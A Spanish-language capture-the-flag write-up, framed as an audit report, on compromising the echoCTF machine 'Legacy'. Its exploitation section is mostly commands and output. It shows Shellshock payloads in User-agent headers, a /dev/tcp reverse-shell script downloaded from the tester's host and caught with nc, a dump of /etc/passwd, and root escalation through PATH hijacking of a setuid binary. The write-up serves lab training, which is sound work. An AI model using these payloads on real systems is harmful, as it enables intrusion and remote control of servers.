Informe Técnico

Maquina Legacy

20 de enero del 2021

ÍNDICE

1. Antecedentes.

El documento presente recoge los resultados obtenidos durante la fase de auditoria realizada a la máquina **Legacy** de echoCTF.



Figura 1: Detalles de la maquina

Descripción de la máquina: A system in honor of the NCSA web server, full of its original **Common Gateway Interface** utilities.

Needless to say these are old, just like one of the multiple ways you can gain access to this system. Escalation needs no actual programming experience, but you have to know how a unix system tries to find the commands you run.

Try not to get to hurt the target too much, you dont want to make its bleed its heart out.

2. Objetivos.

Conocer el estado de seguridad actual del servidor **Legacy,** enumerando posibles vectores de explotación y determinando el alcance e impacto que un atacante podría ocasionar sobre el sistema en producción.

2.1. Consideraciones.

Una vez finalizando las jornadas de auditoría, se llevará a cabo una fase de mantenimientos y buenas prácticas con el practicas con el objetivo de hacer seguro el servidor y evitar ser victima de un futuro ataque en base a los vectores explotados.

Figura 2: Diagrama de riesgo.

3. Análisis de vulnerabilidades.

3.1 Vulnerabilidades encontradas.

Se comenzó realizando un análisis inicial de los posibles puertos/servicios abiertos del sistema con la herramienta **nmap.** Lo que nos arrojo en seguida fue esto:

Nmap scan report for 10.0.30.121
Host is up (0.14s latency).
Not shown: 65534 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.2.34 ((Unix) mod_ssl/2.2.34 OpenSSL/1.0.1t DAV/2)
|_http-server-header: Apache/2.2.34 (Unix) mod_ssl/2.2.34 OpenSSL/1.0.1t DAV/2
|_http-title: NCSA Legacy

Pudimos observar que le único puerto/servicio abierto era el 80.
Al observar la descripción del sistema habla acerca de CGI, así que buscando acerca del tema se encontró una herramienta con nombre **nikto.**
Se decidió buscar dentro de los directorios del sistema con el cual se encontró lo siguiente:

+ /cgi-bin/finger: finger other users, may be other commands?
+ /cgi-bin/date: Gateway to the unix command, may be able to submit extra commands
+ /cgi-bin/fortune: Gateway to the unix command, may be able to submit extra commands
+ /cgi-bin/uptime: Gateway to the unix command, may be able to submit extra commands
+ /cgi-bin/test-env: May echo environment variables or give directory listings
+ OSVDB-128: /cgi-bin/nph-test-cgi: This CGI lets attackers get a directory listing of the CGI directory.
+ OSVDB-3233: /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information. All default scripts should be removed.

Siguiendo el rubro de CGI se pudo observar varios tipos de ataques para poder vulnerar el sistema y dada la investigación se encontró cómo hacerlo:

curl -i -H "User-agent: () { :;}; /bin/bash -i >& /dev/tcp/xx.xx.xx.xx/443 0>&1" http://localhost/cgi-bin/hello.sh

Así que se modificó con los requisitos para poder utilizarlo:

curl -i -H "User-agent: () { :;}; echo; echo hola bb" http://10.0.30.121/cgi-bin/uptime

Lo cual mostró lo siguiente:

HTTP/1.1 200 OK
Date: Tue, 19 Oct 2021 03:25:13 GMT
Server: Apache/2.2.34 (Unix) mod_ssl/2.2.34 OpenSSL/1.0.1t DAV/2
Transfer-Encoding: chunked
Content-Type: text/plain

hola bb
Content-type: text/plain

03:25:13 up 280 days, 14:44, 0 users, load average: 0.07, 3.04, 3.08
ETSCTF_**********←Flag censurada

Esto quiere decir que es vulnerable.

Se modificó para poder obtener las demás banderas y poder acceder a la Shell inversa.

Lo cual mostró lo siguiente de /etc/passwd/:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
systemd-network:x:101:104:systemd Network
Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
messagebus:x:104:108::/var/run/dbus:/bin/false
dirmngr:x:105:109::/var/cache/dirmngr:/bin/sh
tftp:x:106:110:tftp daemon,,,:/srv/tftp:/bin/false
ETSCTF:x:1000:65534:ETSCTF_**********:/home/ETSCTF:/bin/bash

Se creó el archivo legalshell.sh con contenido:
#!/bin/bash
bash -i>&/dev/tcp/XX.XX.XX.XX/puerto 5432>&1

También se ejecutó el siguiente comando en otra terminal para poder transferir archivos:
sudo python3 -m http.server 80

Se ejecutó el siguiente comando para poder transferir el archivo al sistema:

curl -H "User-agent: () { :;}; echo; /usr/bin/curl http://10.10.0.34/legashell.sh -o /tmp/legashell.sh" http://10.0.30.121/cgi-bin/uptime

Una vez con el archivo dentro del sistema se procedió a ejecutar el archivo y de esa manera generar una conexión con el sistema. En una terminal se ejecuto un comando y en otra el **nc** para dejar en escucha:

Terminal 1
nc -nlvp 5432

Terminal 2

curl -H "User-agent: () { :;}; echo; /bin/bash /tmp/shell.sh" http://10.0.30.121/cgi-bin/uptime

Esto nos dio acceso a nivel usuario del sistema. En este se observó una ruta con nombre **/tftpboot**, se decidió investigar. Y dada la investigación se pudo encontrar una manera posible de ocupar esto a favor.Se decidió ejecutar lo siguiente con respecto a la información obtenida:

echo "/bin/chmod 4777 /bin/bash" > /tmp/ls
echo "/bin/bash -p" > /tmp/ls
cat ls
chmod 777 /tmp/ls
export PATH=/tmp
/usr/local/apache2/cgi-bin/tftp

Verificamos el Id y tenemos acceso root, después se procedió a buscar las banderas restantes